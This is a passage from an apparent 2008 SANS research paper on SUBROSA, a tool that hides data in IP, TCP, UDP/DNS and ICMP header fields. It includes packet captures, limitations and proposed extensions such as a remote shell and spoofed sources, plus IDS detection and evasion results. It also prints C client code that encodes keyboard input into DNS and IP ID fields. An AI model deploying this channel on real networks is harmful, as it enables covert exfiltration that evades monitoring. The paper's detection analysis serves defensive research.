16:05:11.390988 IP (tos 0x0, ttl  64, id 4, offset 0, flags [none], proto:
UDP (17), length: 62) 192.168.1.34.49508 > 192.168.1.36.53: [udp sum ok]
14767+ A? www.scalemen.com. (34)
        0x0000:  4500 003e 0004 0000 4011 f714 c0a8 0122  E..>....@......"
        0x0010:  c0a8 0124 c164 0035 002a 80b6 39af 0100  ...$.d.5.*..9...
        0x0020:  0001 0000 0000 0000 0377 7777 0873 6361  .........www.sca
        0x0030:  6c65 6d65 6e03 636f 6d00 0001 0001       lemen.com.....
16:05:11.425379 IP (tos 0x0, ttl  64, id 65283, offset 0, flags [none],
proto: UDP (17), length: 56) 192.168.1.34.62992 > 192.168.1.36.53: [udp sum
ok]  36188+ A? www.gi.com. (28)
        0x0000:  4500 0038 ff03 0000 4011 f81a c0a8 0122  E..8....@......"
        0x0010:  c0a8 0124 f610 0035 0024 40a1 8d5c 0100  ...$...5.$@..\..
        0x0020:  0001 0000 0000 0000 0377 7777 0267 6903  .........www.gi.
        0x0030:  636f 6d00 0001 0001                      com.....
16:05:11.467654 IP (tos 0x0, ttl  64, id 4, offset 0, flags [none], proto:
UDP (17), length: 60) 192.168.1.34.10352 > 192.168.1.36.53: [udp sum ok]
63494+ A? www.mundil.com. (32)
        0x0000:  4500 003c 0004 0000 4011 f716 c0a8 0122  E..<....@......"
        0x0010:  c0a8 0124 2870 0035 0028 c2b1 f806 0100  ...$(p.5.(......
        0x0020:  0001 0000 0000 0000 0377 7777 066d 756e  .........www.mun
        0x0030:  6469 6c03 636f 6d00 0001 0001            dil.com.....
```

It is clear from this example that the combination of symmetric key encryption, use of the 16-bit DNSID field, and creation of fake DNS payload (query) data becomes a very powerful technique for covert storage/transmission.

© SANS Institute 2008, Author retains full rights.

The prospect of detection using this technique is presented only through inadequate DNS payload information. Given further implementation time and statistical sampling of Internet DNS data, the fake DNS payload could be improved considerably.

15. Limitations, Timing and Reliability Concerns

SUBROSA operates in a unidirectional and unreliable fashion. It depends only on an IP datagram being routed to its destination and has no way to confirm whether that datagram arrived or not.

It is possible for data to arrive at the destination server host out of sequence. In the case of plaintext, unencrypted use of SUBROSA, this would result in text sequence problems output from the program. In the case of Blowfish encrypted mode, out of sequence data would result stream cipher degeneration and unusable output.

The program includes a delay timer which, by default, will insert a twenty millisecond delay between packets transmitted. The client side code can be passed an integer value (specified in milliseconds) such that the client packet transmission rate randomly delays between twenty milliseconds and the value passed with the '-w' command line switch.

The simplest solution to the sequencing problem is to increase the minimum random delay to a large enough value such that all packets will arrive in sequence.

© SANS Institute 2008, Author retains full rights.

In the case of packet loss during transmission, text will be missing at the destination, and with the encrypted option, the stream cipher will become unusable.

As currently implemented, SUBROSA uses a maximum block length of one IP header field which is 32-bits or 4 bytes/characters. The Blowfish stream cipher encodes one 64-bit plaintext block into a 64-bit cipher text block. There is a slight extra overhead incurred due to the creation/use of the Initialization Vector (IV), and NULL padding of plaintext blocks shorter than 64-bits.

Typically, SUBROSA will be able to transmit a maximum of 4 characters (minimum of 2 characters) per packet in either encrypted or plaintext mode. Compared with potentially 1460 characters using a full TCP payload and Ethernet based MTU, this represents only **0.27%** (0.13% for 2 characters) of a legitimate TCP connection.

16. Potential Enhancements for SUBROSA

As mentioned above, the most challenging issue with the SUBROSA program is that it operates in a unidirectional, unreliable mode. All packets are sent from source to destination using IP layer 3, and there is no current method implemented to determine if data has been reliably transferred.

If the data channel was separated into both a control and data channel, then the program functionality could be significantly extended. The control channel could be used to

© SANS Institute 2008, Author retains full rights.

indicate the start and stop of covert streams, indicate the cipher type employed for encrypted covert streams, indicate the program mode that the covert system is operating under, and implement either digital signatures, or a simple data acknowledgement, check-summing and/or sequencing function. Using this paradigm, the server side code could potentially be entirely controlled by the client side code.

The control channel could be implemented as a normal TCP socket connection, perhaps using SSL/TLS over TCP port 443. Alternatively, the control channel could be implemented using other portions of the IP header and sent in parallel with the covert data channel.

Another potential extension is the use of a randomly selected source IP address for sending the data. This would imply the use of a control channel mechanism to ensure data is received from the correct sender. This extension has begun to be implemented in January 2008 using the ICMP method whereby the source IP address is duplicated into the second four octets of the ICMP payload to use as a verification method.

Using the current implementation, a UNIX *"talk"* utility functionality can be achieved by invoking two different instances of the code on both ends of the connection. Each instance would function as client and server of the *"talk"* utility in a unidirectional fashion.

SUBROSA could be extended to operate simultaneously as client and server using its existing data channel, perhaps a modified control channel method could be used to achieve a full-duplex conversation. It would additionally be feasible to

© SANS Institute 2008, Author retains full rights.

extend SUBROSA to grant a command shell using a full duplex data channel and/or modified command channel.

17. Detection and Prevention

Intrusion detection systems (IDS) tend to be application payload focused and as such not as useful for detection in this context. To prevent this sort of activity, protocol normalization is a must however given the subtly of legitimate header field use, false positives are a considerable challenge.

In support of this statement, SUBROSA was tested against the popular IDS, Snort version 2.8.0.1. The Snort sensor was configured with a "registered user" release of rules from November of 2007 with the default set of rules enabled, and the HOME_NET and EXTERNAL_NET variables set to ANY respectively. All traffic during the test was transacted via the loopback interface with source/destination IP addresses of 127.0.0.1.

To ensure that Snort was functioning adequately, the initial packets transmitted had the leftmost bit of the sixth offset of the IP header set. This bit is otherwise known as the reserved, or RFC-3514 "evil" bit.

With this bit of the IP header set, Snort predictably flagged the traffic as the following alert text shows:

```
[**] [1:523:6] BAD-TRAFFIC ip reserved bit set [**]
[Classification: Misc activity] [Priority: 3]
01/02-17:49:17.693206 127.0.0.1:11219 -> 127.0.0.1:80
TCP TTL:64 TOS:0x0 ID:2560 IpLen:20 DgmLen:40 RB
******S* Seq: 0x35010000  Ack: 0x0  Win: 0x200  TcpLen: 20
```


© SANS Institute 2008, Author retains full rights.

SUBROSA was then run in several implemented modes of operation including TCP IPID encoding, TCP Sequence number encoding, UDP/DNS mode with IPID and DNSID encoding, ICMP IPID and ICMPID encoding. For each test, approximately 60 characters of text were transmitted. Additionally, the testing was repeated in each mode with Blowfish encryption enabled.

Although this testing was not necessarily as exhaustive as possible, **Snort did not generate a single alert** throughout the duration. Given a known threat, careful crafting of custom rules and/or new preprocessor code focused on IP header fields would be required. A new preprocessor would likely have to incorporate a multiple packet heuristic based detection approach.

IPID, TCP ISN, and associated ACK header fields in modern use have random initial values but will linearly increase for the duration of an established TCP connection. Similarly with the TCP timestamp option, TSVAL should increase over time rather than fluctuating randomly (unless the source host has a wildly fluctuating clock which is highly unlikely).

Repeat transmission of TCP SYN packets can be considered a TCP SYN flood denial of service (DoS) condition. Connection retries will typically use the same sequence number and source port, and will exhibit a multiplicative timing back-off characteristic. A REDHAT Linux system, for example, will send a second (retry) TCP ISN with a 3 second delay, a third TCP ISN with a 6 second delay, 12 second delay, 24 second and so on.

© SANS Institute 2008, Author retains full rights.

Heuristic based algorithms that examine packet delivery timing, and frequency of specific packet sizes are useful to detect covert channel behavior, especially with regard to interactive character data typed on a keyboard as their source. For encrypted data, statistical based tests on protocol header fields combined with timing, packet size, and client/server difference would potentially be effective.

There exists directly related work presented at SchmooCon 2007 by Rob King and Rohit Dhamankar that employs statistics for creating a 10-dimensional traffic protocol identification space. (King, Dhamankar, 2007)

In summary form, these are:

- Average of packet size and packet response time.
- Standard deviation of packet size and response time.
- Difference in aggregate volume between client and server traffic.
- Shannon's estimate of entropy.

For encrypted data, Shannon's measure of Entropy produces a distinct measure of randomness. The Shannon Entropy equation is as follows:

$$\text{entropy} = \sum p(x_i) \log_2 p(x_i)$$

where $p(x_i)$ is the probability of occurance of element x_i.

Assuming Shannon's entropy is applied to a byte field, if all characters from 0x00 – 0xFF are present in equal frequency over time, then the maximum value of 8 will be consistently obtained. Good encryption algorithms such as 3DES, AES, and

© SANS Institute 2008, Author retains full rights.

Blowfish will present equal frequency byte values over time and thus present a maximum value for Shannon's entropy.

Any use of random source IP addresses can be partially mitigated with reverse path forwarding checks, good anti-spoof filtering, and bogon source address (IANA Reserved Address Space) filtering.

In the case of UDP / DNS identification field activity, detection is a significant challenge. DNS identification number generation is supposed to be as random as possible to mitigate the possibility of DNS cache poisoning. If the DNS identification field is encrypted, it will exhibit similar characteristics to a pseudo-random number generator.

Statistical tests for randomness will likely exhibit false positives. A better approach in this case might be to focus on the DNS payload which is falsely generated and has a specific construct.

© SANS Institute 2008, Author retains full rights.

© SANS Institute 2008, Author retains full rights.

18. SUBROSA source code sample

The follow sample code was taken from the SUBROSA client source code. It shows how the program encodes data into a custom UDP/DNS packet, then sends the packet to a specified destination.

```
//
// Function:    udp_client()
//
// Description: This sub-routine waits on keyboard input and then sends
// the accepted data to the specified destination IP address in the UDP
// packet header fields that are specified by global program parameters.
//
// Parameters:  - source and destination addresses in network byte order
//              - source (local) and destination UDP ports
//              - random delay interval between min (about 20ms) and maxwait
//
// Copyright © 2008, Jonathan S. Thyer
//
void udp_client(uint saddr,uint daddr,ushort lport,ushort dport,uint maxwait)
{
  struct custom_udp sudp;       // IP and UDP header combined structure
  struct pseudo_udp pudp;       // UDP pseudo header structure
  struct sockaddr_in sin;       // Socket structure
  unsigned char buf[BUFSIZE];   // Input buffer
  sudp.ip.ihl = 5;              // IP: header length = 5 words (20 bytes)
  sudp.ip.version = 4;          // IP: version 4 please
  sudp.ip.tos = 0;              // IP: no type of service bits

  // IP: set the leftmost bit of the sixth offset if we want to
  sudp.ip.frag_off = (EVIL_BIT > 0) ? htons(0x8000) : 0x0000;

  sudp.ip.ttl = 64;             // IP: standard linux TTL = 64
  sudp.ip.protocol = IPPROTO_UDP; // IP: protocol field = 0x11 (UDP)
  sudp.ip.saddr = saddr;        // IP: source addr (already in net. byte order)
  sudp.ip.daddr = daddr;        // IP: dest addr

  sudp.udp.source = 0;          // UDP: source port will be set later....
  sudp.udp.dest = htons(dport); // UDP: destination port
  sudp.udp.len = 0;             // UDP: length will be calculated later
  sudp.udp.check = 0;           // UDP: make sure checksum is zero before calc.

  // UDP Pseudo-Header used for checksum purposes
  pudp.source_address = saddr;  // IP source address
  pudp.dest_address = daddr;    // IP destination address
  pudp.placeholder = 0;         // 8-bit placeholder of all zero
  pudp.protocol = IPPROTO_UDP;  // UDP protocol number of 0x11

  // Set the socket to Internet family and ready for use.
  sin.sin_family = AF_INET;
  sin.sin_port = sin.sin_addr.s_addr = 0;
```


© SANS Institute 2008, Author retains full rights.

```
// send data forever (keyboard input required)
while(1)
{
  // set a random IP identification field
  sudp.ip.id = (ushort)(65535*rand()/(RAND_MAX+1.0));

  // clear input buffer and read from keyboard
  memset(buf, 0, BUFSIZE);
  int n = read(0, &buf, BUFSIZE);

  // loop and send all read data
  int i=0;
  while(i < n)
  {
    int dns_packet_size=0;
    unsigned char *dns_packet;

    // Copy the first 2 bytes of data read into either the DNSID
    // field or the IPID field. (both 16-bits in length)
    // Create a custom DNS packet payload.
    if(UsePacketHeaderField == DNSID)
    {
      ushort dnsid = (buf[i+1] << 8) | buf[i];
      dns_packet = dns_query_packet(&dns_packet_size, dnsid);
    }
    else
    {
      sudp.ip.id = (buf[i+1] << 8) | buf[i];
      dns_packet = dns_query_packet(&dns_packet_size, 0);
    }

    // Zero out the UDP payload and then copy our custom DNS packet
    // into the payload.  Free our memory buffer for the DNS packet data
    // no longer needed.
    memset(sudp.data,0,BUFSIZE);
    memmove(sudp.data,dns_packet,dns_packet_size);
    free(dns_packet);

    // Calculate and set UDP length
    int udplen = sizeof(struct udphdr) + dns_packet_size;
    sudp.udp.len = pudp.length = htons(udplen);

    // Do we want to use a random source IP address?
    sudp.ip.saddr = pudp.source_address =
      ( RANDOM_SRCIP > 0 ) ? random_ip() : sudp.ip.saddr;

    // If we specified a local source port then use it else randomize
    sudp.udp.source = (lport > 0) ? htons(lport) : htons(random_port());

    // Set UDP checksum field to zero, populate pseudo header
    // and calculate the checksum.
    sudp.udp.check = 0;
    memmove((char *)&pudp.udp, (char *)&sudp.udp, udplen );
    sudp.udp.check = checksum((unsigned short *)&pudp, udplen + 12);

    // Set IP checksum field to zero and calculate.
    sudp.ip.check = 0;
    sudp.ip.check = checksum((unsigned short *)&sudp.ip,
                                              sizeof(struct ip));
```


© SANS Institute 2008, Author retains full rights.

```
      // Send our custom packet!
      if(sendto(SEND_SOCKET, &sudp, sizeof(struct ip) + udplen,
         0, (struct sockaddr *)&sin, sizeof(sin)) < 0 )
                  perror("sendto() failed");

      // Delay randomly with maximum specified time.
      random_delay(maxwait);

      i+=2;

    } // end: while(i < n), keyboard input
  } // end: while(1)
}
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2008, Author retains full rights.

19. References

Rowland, Craig (1996). Covert Channels in the TCP/IP Protocol Suite. Retrieved July 20, 2007, Web site: http://www.firstmonday.org/issues/issue2_5/rowland/

Wikipedia, Block Cipher Modes of Operation. Retrieved July 25, 2007, Web site: http://en.wikipedia.org/wiki/Block_cipher_modes_of_operation

Wikipedia, History of the Internet. Retrieved December 4, 2007, Web site: http://en.wikipedia.org/wiki/History_of_the_Internet

The Team Cymru Bogon Reference Page. Retrieved August 2, 2007, Web site: http://www.cymru.com/Bogons/

Yin Zhang, Yin (October 2000). Detecting Backdoors. Retrieved August 5, 2007, Web site: http://www.icir.org/vern/papers/backdoor/

NIST. Random Number Generation and Testing. Retrieved August 5, 2007, Web site: http://csrc.nist.gov/rng/

Stallings, William (August 2002). Cryptography and Network Security, Third Edition. Prentice Hall.

Bingham, Justin (April 2006). Covert Channels over ICMP: Still Crazy After All These Years. IT Defense Magazine. Retrieved: Sept 2007, Web site: http://www.itdefensemag.com/4_06/articles2.php

© SANS Institute 2008, Author retains full rights.

Giani, Berk, and Cybenko (2006). Data Exfiltration and Covert Channels. Retrieved: Sept 2007, Web site: http://www.ists.dartmouth.edu/library/293.pdf

Van Horenbeeck, Maarten (2006). Deception on the network: thinking differently about covert channels. Retrieved: August 2007, Web site: http://scissec.scis.ecu.edu.au/wordpress/conference proceedings/2006/iwar/Vanhorenbeeck%20-%20Deception%20on%20the%20network %20thinking%20differently%20about%20covert%20channels.pdf

J. Giffin, R. Greenstadt, P. Litwack, and R. Tibbetts (2002). Covert Messaging Through TCP Timestamps. Massachusetts Institute of Technology - MIT, USA, http://web.mit.edu/greenie/Public/CovertMessaginginTCP.ps

© SANS Institute 2008, Author retains full rights.

© SANS Institute 2008, Author retains full rights.

Last Updated: October 23rd, 2017

Upcoming SANS Training

Click Here for a full list of all Upcoming SANS Events by Location

SANS Seattle 2017	Seattle, WAUS	Oct 30, 2017 - Nov 04, 2017	Live Event
SANS Gulf Region 2017	Dubai, AE	Nov 04, 2017 - Nov 16, 2017	Live Event
SANS Amsterdam 2017	Amsterdam, NL	Nov 06, 2017 - Nov 11, 2017	Live Event
SANS Milan November 2017	Milan, IT	Nov 06, 2017 - Nov 11, 2017	Live Event
SANS Miami 2017	Miami, FLUS	Nov 06, 2017 - Nov 11, 2017	Live Event
SANS Paris November 2017	Paris, FR	Nov 13, 2017 - Nov 18, 2017	Live Event
Pen Test Hackfest Summit & Training 2017	Bethesda, MDUS	Nov 13, 2017 - Nov 20, 2017	Live Event
SANS Sydney 2017	Sydney, AU	Nov 13, 2017 - Nov 25, 2017	Live Event
GridEx IV 2017	Online,	Nov 15, 2017 - Nov 16, 2017	Live Event
SANS San Francisco Winter 2017	San Francisco, CAUS	Nov 27, 2017 - Dec 02, 2017	Live Event
SANS London November 2017	London, GB	Nov 27, 2017 - Dec 02, 2017	Live Event
SIEM & Tactical Analytics Summit & Training	Scottsdale, AZUS	Nov 28, 2017 - Dec 05, 2017	Live Event
SANS Khobar 2017	Khobar, SA	Dec 02, 2017 - Dec 07, 2017	Live Event
SANS Austin Winter 2017	Austin, TXUS	Dec 04, 2017 - Dec 09, 2017	Live Event
SANS Munich December 2017	Munich, DE	Dec 04, 2017 - Dec 09, 2017	Live Event
European Security Awareness Summit & Training 2017	London, GB	Dec 04, 2017 - Dec 07, 2017	Live Event
SANS Bangalore 2017	Bangalore, IN	Dec 11, 2017 - Dec 16, 2017	Live Event
SANS Frankfurt 2017	Frankfurt, DE	Dec 11, 2017 - Dec 16, 2017	Live Event
SANS Cyber Defense Initiative 2017	Washington, DCUS	Dec 12, 2017 - Dec 19, 2017	Live Event
SANS Security East 2018	New Orleans, LAUS	Jan 08, 2018 - Jan 13, 2018	Live Event
SANS SEC460: Enterprise Threat Beta	San Diego, CAUS	Jan 08, 2018 - Jan 13, 2018	Live Event
SANS Amsterdam January 2018	Amsterdam, NL	Jan 15, 2018 - Jan 20, 2018	Live Event
Northern VA Winter - Reston 2018	Reston, VAUS	Jan 15, 2018 - Jan 20, 2018	Live Event
SEC599: Defeat Advanced Adversaries	San Francisco, CAUS	Jan 15, 2018 - Jan 20, 2018	Live Event
SANS San Diego 2017	OnlineCAUS	Oct 30, 2017 - Nov 04, 2017	Live Event
SANS OnDemand	Books & MP3s OnlyUS	Anytime	Self Paced